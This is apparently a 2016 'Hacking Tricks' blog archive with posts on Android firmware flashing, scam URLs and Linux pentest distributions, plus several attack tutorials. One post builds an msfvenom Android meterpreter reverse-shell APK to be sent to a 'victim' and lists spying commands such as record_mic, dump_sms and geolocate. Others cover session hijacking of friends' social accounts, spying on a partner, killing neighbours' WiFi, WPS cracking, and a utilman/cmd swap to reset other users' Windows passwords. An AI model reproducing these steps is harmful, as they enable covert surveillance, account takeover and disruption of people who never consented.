Showing posts with label Hacking Tricks. Show all posts

Sunday, 23 October 2016

HOW TO GET VoLTE IN YUPHORIA (YU5010 & YU5010A) 2016

  HELLO YUPHORIA USERS….
 I AM GOING TO SHOW YOU HOW TO GET “VoLTE” IN YUPHORIA ..( YU5010 & YU5010A)

AFTER RELEASE OF JIO 4G ..AND THEIR AWESOME UNLIMITED OFFER EVERYONE WANTS TO USE JIO 4G IN THEIR DEVICES…
MANY OF US USING IT RIGHT NOW….IN THEIR 4G DEVICES …LIKE YUPHORIA…YUREKA….ETC.
BUT MAIN PROBLEM IS THAT ALL 4G DEVICES DOESNT HAVE “VOLTE” FEATURE….THAT IS REQUIRED TO CALL VIA JIO SIM…..I KNOW THERE IS ALTERNATE OPTION AVAILABLE ..”JIO4GVoice” APP…BUT THAT APP HAS LOTS OF ISSUES…..SO ITS TIME TO GET RID OF THIS APP..


AND YUPHORIA (YU5010) ALSO IN THIS LIST..WHICH DOESN’T SUPPORT VoLTE ….
BUT STOCK VARIANT OF YUPHORIA (YU5010A)..NOW GOT VoLTE SUPPORT VIA OTA SOFTWARE UPDATE…..AND YU5010 STILL DESNT GET ANY VoLTE UPDATE….


BUT DONT WORRY YU5010 USERS….HERE IS A METHOD ..TO ENABLE VoLTE IN YOUR YU5010…..BUT U HAVE TO LEAVE COS ( CYNOGEN ROM)…IF YOU ARE READY TO LEAVE COS THEN GO AHEAD AND GET VoLTE IN YOUR YUPHORIA …..

HERE IS ALL STEPS WHICH YOU HAVE TO FOLLOW…..

STEP 1. DOWNLOAD STOCK FASTBOOT FIRMWARE OF YU5010A .

STEP 2. DOWNLOAD FIRMWARE FROM HERE….

NOTE:- plzz download firmware from this link…it iks tested and have all adb and fastboot  command file included. if u will download from other source..they dont have fastboot command file..which can be leads to u…flashing error.


STEP 3. AFTER DOWNLOAD FIRMWARE….EXTRACT IT.

STEP 4. BEFORE FLASHING IT PLZZ TAKE BACKUP OF YOUR INTERNAL STORAGE DATA BECAUSE IT WILL WIPE YOUR INTERNAL STORAGE.

STEP 5. AFTER TAKING BACKUP…NOW SWITCH OFF YOUR DEVICE.

STEP 6. NOW PRESS VOLUME UP KEY + POWER BUTTON ..AND BOOT INTO FASTBOOT MODE.


NOTE:- Make Sure You Have  PROPERLY  Installed All adb Drivers Properly In Your Pc.


 PDANET AND ADB V1.4.3 RECOMMNDED.    DOWNLOAD LINK :-

**pdanet+ and adb v1.4.3 ..both adb files in this zip…just download it…extract it….and install both adb files in your PC.


STEP 7. NOW OPEN FOLDER ..WHERE YOU EXTRACT FIRMWARE…

STEP 8. NOW CONNECT YOUR PHONE TO PC.

STEP 9. AND NOW JUST RUN ” fastboot_A1.bat “. NOW IT WILL START TO FLASH FIRMWARE AND WILL REBOOT AUTOMATICALLY AFTER PROCESS GOT DONE.

STEP 10. AFTER FLASHING AND REBOOTING DEVICE..SETUP ALL THINGS.

STEP 11. NOW IN DEVICE ..GO TO SETTING  AND CHECK FOR SOFTWARE UPDATE…

*** THIS IMAGE IS JUST FOR ALLUSIVE PURPOSE ONLY. YOU WILL GET DIFFERENT VERSION OTA UPDATE.

STEP 12. NOW U WILL GET UPDATE ..NOW DOWNLOAD OTA SYSTEM UPDATE AND FILE VIA WIFI…AND JUST INSTALL IT. DON’T WORRY ABOUT INSTALLATION FAILED …IT WILL NOT HAPPEN…BECAUSE U JUST FLASHED RIGHT FIRMWARE FILE WHICH NEEDS TO THIS OTA UPDATE.

NOW WAIT TO INSTALL UPDATE AND REBOOT IT AUTOMATICALLY…
DONT WORRY IF DEVICE GET TWO REBOOTS..IT WILL BE NORMAL..

AFTER UPDATE YOUR BUILD NO. SHOULD BE LIKE THIS..

NOW LAST THING …CHECK YOUR VoLTE …JUST SCROLL DOWN QUICK SETTING PANNEL ..IF YOU SEE (HD) LETTER IN YOUR JIO NETWORK..IT MEANS YOU GOT SUCCESSFULLY INSTALLED VoLTE ENABLED ROM IN YOUR YUPHORIA.


NOW YOU DON’T NEED “JIO4GVoice” APP TO CALLING VIA JIO SIM…NOW DO CALLING VIA YOUR STOCK PHONE DIALER….WITH OT WITHOUT DATA ENABLED AS YOU WISH.

Tuesday, 11 October 2016

increase your JIO internet speed( 2 methods)

There are 2 methods by which you will be able to increase your JIO internet speed .


  1. Disable Band 5 – 850 Mhz (For MTK variant phone)
  2. Using Snap VPN


Disable Band 5 – 850 Mhz (For MTK variant phone)

Before starting anything, you should know,The device which you are using is of MTK variant or not.


  •   Download MTK Engineering Mode .

  • Now open and Select MTK Setting.
  • Then Select Band Mode.
  • Now select Sim Slot where you inserted Jio Sim.
  • After that Scroll down to LTE mode.
  • Uncheck all the other Bands Except Band 40. [Take screenshot of all the settings, In case you miss it]
  •  Press Set Done
  • Enjoy High-Speed Internet.


Note : MTK app is an app used by android development. if you don’t know much of it leave it or proceed st your own risk.


Using Snap VPN


  •  Download VPN 
  • Open and Connect with all servers one by one.
  • Do few test by downloading any file Eg: movie, songs, video to check the speed or do Okla speed test.
  • Select the server which gives you high speed
  • Done!! now you can get Download speed up 

Monday, 15 August 2016

How To Make Bot site Working 100% 2016

 Now a days every person on Facebook want to become famous on Facebook and get maximum support by other user to get more and more likes and follower in order to jealous your haters or to want to create a place in someone heart by impressing your profile on Facebook so he/she is using Facebook personal bot on their account.
 In this post you are going to learn about how you can create your personal bot.
Let Follow Step:

Step 1: Signup for here
Step 2: Confirm your email address


Step 3: Download BotScript


Step 4: Upload zip file of bot script.

Step 5: create php environment.


Step 6: click on uploaded zip & deployed it.


Step 7: copy ur php environment link.


Step 8: Set the Corn Job here
just paste ur link make link like
yourlink.com/value.php

set 30 sec to call save 

note : 72000 sec executions just connect ur cronjob I'd to rubby I'd a.c.

Step 9: get Access Token

Step 10: Paste token in Your Working Site box


Step 11: Click Submit and Save


Step 12: Check your Profile Activity log From www.facebook.com/profile.php


Step 13: Your Bot is Working if last posted comment from your profile is match your current time
.

Enjoy

Saturday, 30 July 2016

Scam Alert – Protect Your Personal Information From Scammers


Hello guys. From last few days and months we are getting so many messages about the amazing deals. They claims to give you something free or at very cheapest price. They are scammers. They are just stealing your Information like emails, Contact Numbers  etc.  They will miss use your information or they may spam your Inboxes with unnecessary emails and messages.
How we can Idenntify that is it Scam or Not ?

I’m giving you some URLs. Take a look below.
  •     URL-1 ⇒ http://www.snapdeal.com/product/smartmate-sbs001-bluetooth-speakers-black/671740999843
  •     URL- 2 ⇒ http://snapdeal.memorycard-sale.com/
  •     URL- 3 ⇒ http://www.amazon.in/gp/product/B00H34NGV6/
  •     URL- 4 ⇒ http://amazon.Powerbank-flashsale.com

There are 4 URLs. Now remember that the original and genuine website never starts with SUB-DOMAIN. Now the question is what is sub-domain? Sub-domains are the additional subsidiary of the primary domain. Its Initials will start with domain url containing extra dots other than the extensions(.com or .in or .net etc). 

For example in the second and 4th URL above there is additional dot before the domain extension.  so these are subdomins, the primary domain of these domains are the which is just before the extension .com That means the primary domain of URL 2 is memorycard-sale.com not the snapdeal. and for URL 4 powerbank-flashsale.com not the amazon.  That means that the URL 2  and URL 4 are scammers. If you open the website they will look same as the original websites this is only because they have coded same as primary website. They will even ask you to share message to get certain products. do not do that ever. They compromise your personal info and sell them or use to fraud with you or anything that is never going to be beneficial for you. In fact that will trouble you.
 

What To Do? What Not To Do ?

  •     First of all do not even open these URLs in your devices. They may contain malware or any Trojan.
  •     In case if you have opened and it asks you any information then do not enter.
  •     Do not share those messages on Whatsapp or Facebook.
  •     Let people know about this. Share this post with your friends so that they will also be safe from scammers.

I hope you have understand. If you still have any questions than let us know by commenting down below. We will happy to help you. Keep Visiting.


Get All Latest Updates Join Our Whatsapp Alert Broadcast
List & Get All Our Deals & Tricks Updates,
 Message "SUB' At Whatsapp On
This Number +447413 273022


Like Our Page Click Here 

Monday, 4 July 2016

Metasploit for the Future Hackers (msfvenom) : Hack Any Android Phone

msfvenom is a kali linux hacking tool for android ,is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance known as msfvenom payload.

Hacking With METASPLOIT in Kali Linux is a old tool. Metasploit is enhanced by msfvenom in kali linux. Metasploit is now a outdated tool.

So, let's get started!!


STEPS :

1. Fire Up kali and open command terminal.

2. Set payload and create custom windows executable.
Command:
root@kali:-# msfvenom -p android/meterpreter/reverse_tcp  LHOST=192.168.0.110 LPORT=4444 R > andro.apk
(To know your LHOST, open new terminal and type ifconfig )

Your apk file is being saved in the Home folder.

Note: Don't add any stray space characters anywhere. Use the command as is (after changing the LHOST and LPORT as needed).

3. Transfer/mail this file (here andro.apk) file to the victim's phone and install it.

4. Start the metasploit framework console as follows :
       
Command:
root@kali:-# msfconsole

5. Now it's time to open and setup multi-handler. Follows the steps :
msf  > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.120
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit

        Payload Handler is being started........

6. When the victims clicks on the app(installed as MAIN ACTIVITY in the menu) in his phone, meterpreter session will be established.

7. Try the following exploit commands :
    - record_mic
    - webcam_snap
    - webcam_stream
    - dump_contacts
    - dump_sms
    - geolocate

Monday, 27 June 2016

Top 10 Penetration Testing Linux Distributions 2016

Today we are here with the list of top 10 pentesting Linux distributions as Linux is well know as a OS for hackers and lots of its distributions that are specially made for pentesting. So have a look on all these distributions below.

Penetration means to penetrate any security system and this is mainly used to check the vulnerability of the bug in the network security. And mainly these testing is done with some pro security tools. But today there are many tools that have ben developed which can be used as the pentesting tool. These tools will be really helpful and can be used by a limited knowledge about security and its vulnerability.

#1 BackTrack 5r3


BackTrack is one of the best known Linux pentesting distros. It gives you a “The quieter you become, the more you are able to hear.” BackTrack is usually based on the ever-popular Ubuntu. It is used to be only available within a KDE environment but to the added version Gnome was added with BackTrack v5. Its too popular pentesting distros that can run on any live CD or flash drive. The distribution is absolute for wireless cracking, exploiting, web application assessment, learning.

#2 BackBoxLinux


Now-a-days, Backbox is getting more popular. Similar to BackTrack, BackBox Linux is an Ubuntu-based distribution designed basically to perform penetration tests and security assessments. It was designed by developers with an idea to create a penetration test as fast and easy to use. It includes a very pretty short looking desktop environment and is updated to the latest versions of most used and best known tools through repositories.
BackBox provides all suspects for Forensic Analysis,Documentation and Reporting and Reverse Engineering with john, nmap, Social Engineering Tool etc.


#3 Blackbuntu


The name clearly defines that it is yet another distro that is based on Ubuntu. It comes wit many pentesting distros as Information Gathering, Network Mapping, Vulnerability Identification, Penetration, Maintaining Access, radio Network Analysis, Reverse Engineering. The list is heavy too but the tools defined are different to the other distros.

#4 Samurai Web Testing Framework


This is one of a live distro that is pre-configured with some open-source tools that aims only on testing and attacking websites. The main purpose of Samurai Web Testing Framework is it is based on attacking websites. The four steps are outlined by developers to carry out a web pen-test. These steps are incorporated within the distro and includes tools to complete up the task:


  • Reconnaissance – Tools include Fierce domain scanner and Maltego.
  • Mapping – Tools include WebScarab and ratproxy.
  • Discovery – Tools include w3af and burp.
  • Exploitation – Tools include BeEF, AJAXShell and much more.


#5 Knoppix STD


Knoppix STD is based on Debian and was originated in Germany. The architecture of Knoppix StD is i486 and it runs on platforms like GNOME, KDE, LXDE. It was introduced from the long time. Basically, It was designed to be used as a live CD and can be installed on a hard disk. The STD stands for Security Tools Distribution. Knoppix provides you full scenario for cryptography.

#6 Pentoo


Pentoo is based totally on security live CD on Gentoo. “Pentoo is Gentoo with the pentoo overlay“. The best distro to use is Pentoo. The homepage lists some of their customized tools and Kernel that includes a Hardened Kernel with aufs patches, Back ported Wifi Stack and even Cuda/OPENCL cracking support with all the development tools.

#7 WEAKERTH4N


This distro is built from Debian Squeeze and uses Fluxbox for its desktop environment. This penetrating distro is adjusted for Wifi hacking as it contains many wireless tools. Categories of WEAKERTH4N are SQL Hacking, Cisco Expoitation, Password Cracking, Web Hacking,Networking ans Shells.

#8 Kali Linux


Kali Linux is an Advanced Penetration Testing Linux distribution used for Penetration Testing, Ethical Hacking and network security assessments. This is one the best pentesting distros that you will surely love to use. Must try this out as this is the tool packed with lots of hacking tools.

#9 Bugtraq


Bugtraq is one another reader penetration distro.This distro offers you a widerange of penetration and forensic tools. Bugtraq is harder to install but runs as a live DVD or from a USB Drive. It claims to be updated for kernel’s better performance and is configured too but importantly it can recognize more hardware. The team of Bugtraq seems to be solid as they have put full efort to get the kernel work best with more hardware.

#10 NodeZero


Similar to BackTrack, NodeZero is also an Ubuntu based distro for pentesting using repositories. Following the way, Ubuntu releases a patch for its bugs, notifications for the system updates or upgrades are always present. It has become famous due to its inclusion of THC IPV6 Attack toolkit that includes tools like alive6, dnsdict6 etc.

So above are the Top 10 Penetration Testing Linux Distributions. Read out the description and choose the one that you like the most. Download the distro and start pentesting and boost up your skills. Hope you like the discussion, keep on sharing with others too. Leave a comment below if you have any related queries with this.

Saturday, 18 June 2016

2016 Best Hacking Apps for Android Phones

The world is full of smartphones these days. Most people rely on their smartphones and other portable devices to carry out their day to day activities. It won’t be an exaggeration to say that smartphones have taken over laptops in terms of productivity. Thus, it becomes extremely important to know about the (ethical) hacking tools available on your android phone. Who knows, you might need them one day!


Hacking, nowadays, is not something which is the exclusive domain of the “experts”. With the help of a few applications and basic knowledge of the true capabilities of your android phone, you, too, could delve into the world of hacking. So, let’s discuss some of the apps for your android phones which will turn you into a hacker!

1. ANDRORAT

AndroRat stands for Android Remote Administration Tool. As the name suggests, it is a remote administration tool which is used to control another device even if you have no physical access to that device! Manipulating other devices can be easily done using the app which is quite useful in case you’re away from your device and need it to perform some task. It is also useful in inducing some giggle and amazement amongst your friends and family members!

2. DROIDSHEEP

The word “hacking” for many is hacking into your friend’s social media account for giggles. Or it may be used for even something useful like extracting some important information from someone’s social media accounts. DroidSheep does the job for you. It hijacks the sessions of social media activities carried out on your network. You need the knowledge of the basics of hijacking and by installing the app on your android device you’re all set to ‘hack’ your friend’s online social life!

3. KILL WIFI

This open source ethical hacking app is one of the most popular ones in this field. Similar to the net cut app in Windows, this app is capable of cutting off anyone’s WiFi over your network. Kill Wifi is extremely useful when you have an open WiFi not protected by a strong password. You can cut off the WiFi of the intruder by just a few clicks on your device. This app is easy to use owing to its lucid and interactive interface and easy-to-use tools.

4. SPOOFAPP

Won’t it be wonderful if you could place a call to your friend phone, but instead of showing your phone number different number flashes on your friend’s phone?SpoofApp is exactly what this app does. Apart from changing your phone number, this app can also change your voice and record your entire conversation! However, you will need SpoofCards to use this app. Overall a nice app for bringing smiles on your and your friend’s face.

5. WIFI MAC CHANGER

One of the most useful ones, Wifi Mac Changer app changes the MAC address of your device you make your activities almost untraceable. With your rooted android phone, you can change the MAC Address of your device temporarily so that your online activities cannot be traced back to you. The app provides you two methods of changing your MAC Address. One is the easier way which reflects no change in your WiFi settings. The other method is a bit tougher which allows you to enter apps which are password protected and this will reflect the changed address in your WiFi settings.

CONCLUSION

These apps may not seem very productive at a first glance but with prolonged use, you will certainly realize the potential that these apps possess. Who knows someday you may need to spy upon your friend’s/significant other’s social media account? Or you may need to kick off an intruder from your network. Thus, gear up for the path untraveled and watch your world in an entirely different light using these apps!

Thursday, 16 June 2016

How to Bypass Phone SMS Verification on any Website/Service

Sometimes putting up your phone number to a website while creating any account could be a troublesome task as your private number can be leaked through many sources. Therefore, we are here with a trick to Bypass SMS Verification Online on Websites. With the help of listed 8 websites, you can easily bypass SMS verification process.


Today while creating accounts on numerous websites you need to confirm your phone number through verification SMS, but sometimes you might notice that the website is not much secure to bestow your personal mobile number with them. As your private number can be leaked through some untrusted websites by their data exposure. So alternative method to avoid all this is bypassing this verification. In this method, you don’t need to enter your personal number for verifying, as you will have to use an artificial verification number. So this method is very tricky and absolutely works, which you will get to know after reading the below method.


Firstly let me clear one thing, you should not go for this bypass SMS verification if you want to verify for some trusted networks like Gmail, Yahoo, Facebook and all other. And this method is very modern to bypass SMS verification at some promotional networks where there is a risk of your number being leaked. So just follow up the below steps to proceed.

You Just need to visit any of the site listed below, as these websites are perfectly bypassed the SMS verification.


Here are the list of these sites:>
http://receive-sms-online.com/

http://www.receive-sms-now.com/

http://freesmsverification.com/


http://receivesmsonline.com/


http://hs3x.com/

Sunday, 5 June 2016

How To View Saved Wifi Passwords In Android (2 Methods)

Android device is very smart and intelligent. You may have saved lots of password on your android device. Actually, all these passwords get saved in the internal reserved memory of an android device. Especially, if you are having multiple WiFi connections, then it’s pretty common to forget wifi Passwords. So we are going to share two methods, one is for rooted and another one for non-rooted android devices that will help you get back your forgotten Wifi passwords


#1 Method: Using ES File Explorer

Step 1. First of all, you need a file explorer that gives you the read access to the root folder. If your default File manager doesn’t give you the read access to the root folder then you can install ES file Explorer which will grant superuser premission to you the access to the system folder

Step 1. Go to data/misc/wifi folder and you will find a file named wpa_supplicant.conf.


Step 2. Open the file and make sure you use ES File Explorer ‘s built-in text/HTML viewer for the task. Now in this file, you will be able to see the network SSID and their passwords next to it.


Now note down the network name and its password. In this way, you will be able to view all saved wifi password on the android device.

Note: Please do not edit anything in wpa_supplicant.conf as it can alter your device working or it will have the effect on your wifi connectivity.

#2 Method: Using Wifi Password Recovery(Root)

Wifi Password Recovery is the free tool that requires root access to recover saved passwords in your Android smartphone. You can use this tool to backup all your wifi passwords on your device

Wifi Password Recovery Features

LIST, BACKUP & RESTORE all network’s (WiFi) password saved on your device!
Show SSID and Password on fullscreen (for easy viewing and sharing with others)
Copy WiFi Password to Clipboard (to be able to paste anywhere)
Show QR Code (to another device scan and access the network)
Share password through SMS or Email
How To Use Wifi Password Recovery?

Step 1. You need to download Wifi Password Recovery App on your rooted android smartphone.



Step 2. After you installed it you need to grant the Root Permissions.


Step 3. Now you can see all your saved wifi password listed with SSID Name and Pass. If you want to copy the password simply tap on the network and then select “Copy password to clipboard“


That’s it you are done! this is the easiest way to know saved wifi passwords in your android smartphone.

There are many apps in Play Store which can perform the same work, but Wifi Password Recovery is the best one because it is easy to use. If you face any problem or need help at any steps please comment below. Don’t forget to share it with your friends too.

Friday, 27 May 2016

How to Kill your Friends or Neighbor’s WiFi Connection With WiFi Kill app

After some Time, we are back again with a new trick for Android, in which you can kill your friends or neighbor’s wifi connection, they will still connect to the wifi but they will not able to Browse or download anything. Then you can make some more fun by telling that wifi is working in your Phone.

Requirements Before using this app :

> Rooted Android Phone (Most Important) –
> Android Version Must be 4.x+
> WiFi kill app – Download Link Below
> Unknown Sources must be enabled. go-to Settings – Security – Tick on Unknown Sources.
> Wi-Fi Must be Connected in your Phone, which WiFi connection you want to Kill.

How to Kill your Friends or Neighbor’s WiFi Connection With WiFi Kill app 

✰ At First, you have to Download – wifikill app for rooted android
✰ Now Launch WiFi Kill app from your App Drawer, it will ask you for Root Permissions, Simply tap on Grant Button. if your phone is not rooted properly, then this app will show you fail message, now after Give root Permissions Successfully now Click on “▻” Symbol which you will see at top of the app, This Symbol is made like play button.

✰ Then It will Start Scanning & Will Take some time & you have to Wait some time, it will take approx 1 minute to scan your WiFi fully.
✰ After Scan Success , It will show you IP Address of Modem Like – “192.169.0.101” in my case, it may be different in your case, don’t worry.

✰ Click on IP Address & It will open a new window from here, Now Click on “Grab” Button, After that Click on “Kill” Button.

✰ That’s all you are done, now your friends will not able to use WiFi connection, They will still connect to WiFi but they will get speed like 0 Kbps & Can’t able to browse or download anything.

For Revert Back 

✰ Untick on “Grab All” Button, After that Click on “Kill” Button
✰ Then Go-to Main Screen Of app & Click on “❚❚” Symbol Normally
✰ Now Your friends , Neighbors can use WiFi Normally as before they was using this.

Monday, 9 May 2016

hack WPA/wps type network WiFi using app( working rooted+ non rooted)

Introducing WiFi wps wpa tester Premium !!!
After the success of "Wifi wps wpa tester"
comes the Premium version!
- NO ADVERTISING '
- OPTION COPY PASSWORD
- REVOLUTIONISED THE MENU '"SHOW
PASSWORD"

Try if your wireless network is secure or not!
thanks to this app and thanks to the
algorithm of wps default (zaochensung)
SOME of routers, you can receive the WPA
WPA2 WEP set to the router.
*************************************
The app needs permission superuser (root),
otherwise it displays only the default WPS.
Algorithms used:
-Zhao
-vodafone arcadyan
- Added default pin of many routers
APPLICATION USE ONLY WITH ROUTER
PROPERTY FOR ITS NOT GOING AGAINST
THE LAW.
-------------------------------------------------------
How to use
1.Open app and press refresh 
2.Then the list of WiFi networks available will be shown.
3.If you see a green Lock Icon click on it
4.Press Try to Connect automatic pin
5.In seconds a pop up will appear with success


List of Most Vulnerable routers

  • iBall Baton
  • TP Link
  • MBlaze
  • And many more
  • Recommended to use on high signal
  • -60 or less

Click here to download the App

Friday, 15 April 2016

Hack Windows XP to get Security Updates until 2019


Microsoft has stopped providing XP users with security updates, forcing them to either upgrade to another, newer operating system, or gamble with their safety. While the latest usage figures show that a large portion of users are moving away from XP, there’s still a sizable number of users who aren’t — or can’t.

If you’re an XP user, or know some XP users, there’s a trick which makes it possible to receive security updates for the aging OS for another five years — right up until April 2019.

The workaround makes use of updates for Windows Embedded Industry (formerly known as Windows Embedded POSReady). This is based on Windows XP Service Pack 3, and the security updates which are being released for it are essentially the same ones Microsoft would have pushed out for XP, if it was still doing so.

You can’t simply install the updates — that would be too easy — and you’ll receive a version mismatch error if you try. But a simple registry tweak is enough to fix that.


STEPS TO FOLLOW:

 ------------------------ 


>Open Notepad and create a new file.


 >Add Below given code to it: Windows Registry Editor Version 5.00 [HKEY_LOCAL_MACHINE\SYSTEM\WPA\PosReady] "Installed"=dword:00000001


 >Save file as .reg extension and run it by double clicks. 


>Once executed, you will find lots of pending updates in your Windows Action Center. Because the extended support for Windows Embedded POSReady 2009 systems ends after 5 years, Microsoft will continue to deliver new security updates and patches for this version of its embedded operating system till April 9th, 2019, so users can use this trick to get security updates of Windows XP for another five years. Important Note for our Readers - Despite receiving security updates for Windows XP by using such tricks, it is not possible to secure the complete system appropriately. So we highly recommend all of you to upgrade your operating system to the latest versions, i.e. Windows 7 or 8 or any Linux Distro.

Tuesday, 5 April 2016

How to Hack Any Windows 7 /8 User Password.

This is a how to to change any user password on a windows 7 computer. If you forgot your password you can change any account password even if you are locked out of your account.

Warning I am not responsible for any damage done to any computer in the process of this hack or any other hacks I publish

Fair tip: Some administrators have disabled system repair making this hack useless. To see if system repair is available follow steps 1 and 2.
Step 1: First Startup the Computer and Cut the Power at Windows Startup.

The first thing that you need to do is startup your computer. After you computer starts, shutoff the power source (unplug it) when you see the window startup come up.

Step 2: Restart Your Computer and Select Windows Repair.
After you shutoff your computer by cutting the power you want to plug your computer back in and turn it on again. You should then by prompted with launch startup repair, select this option by hitting enter when it is highlighted.


Step 3: When Prompted to Restore Your Computer Click Cancel.


You will pull up the windows computer repair menu. You will see a window pop up that says Do you want to restore your computer using system restore? Just click cancel and let the windows repair search for problems and attempt to fix them.

Step 4: Wait for the Repair Search to Finish.

It is going to take 15-20 minutes for the computer to finish searching and fixing the problems.
Step 5: Click View Problem Details When a Window Pops Up Saying the Repair Failed.

After the search and repair you should get a window saying that the computer cannot fix itself automatically. Click the View problem details drop down and scroll to the bottom of the drop down.

Step 6: Click the View Problem Details Drop Down and Select the Text Document.


Click on the View problem details drop down and at the very bottom select the text document.


Step 7: In the Text Reader Go into File Then Click Open to Get into the Computers Files.

After you click the text document click file then open to pull up all of the systems files. From there navigate into your C: drive and open up the Windows folder. From the windows folder open up System32 and look for the following programs.

-utilman
-cmd

Rename the application utilman and change it to the name utilman1.
Then rename the application cmd to utilman.


Step 8: Restart Your Computer.

Restart your computer and start it normally if you are prompted to fix it.

Step 9: Hit Shift Key Five Times While in the Users Menu.

After you restart your computer wait until you are in the user menu. Once the computer has fully loaded hit shift multiple times until the command prompt pops up.
Step 10: Type in the Correct Command to Reset the Computer.

Once you have the command prompt up type the following command.

net user <Roysfan>

Hit enter 2 time to set blank pass.

Do not include the greater than and less than signs.
Step 11: There You Have It, You Have Now Successfully Reseted a Windows 7 Computer Password.

Now there can be cases where the administrator has disabled the windows startup repair and therefore this hack cannot be done.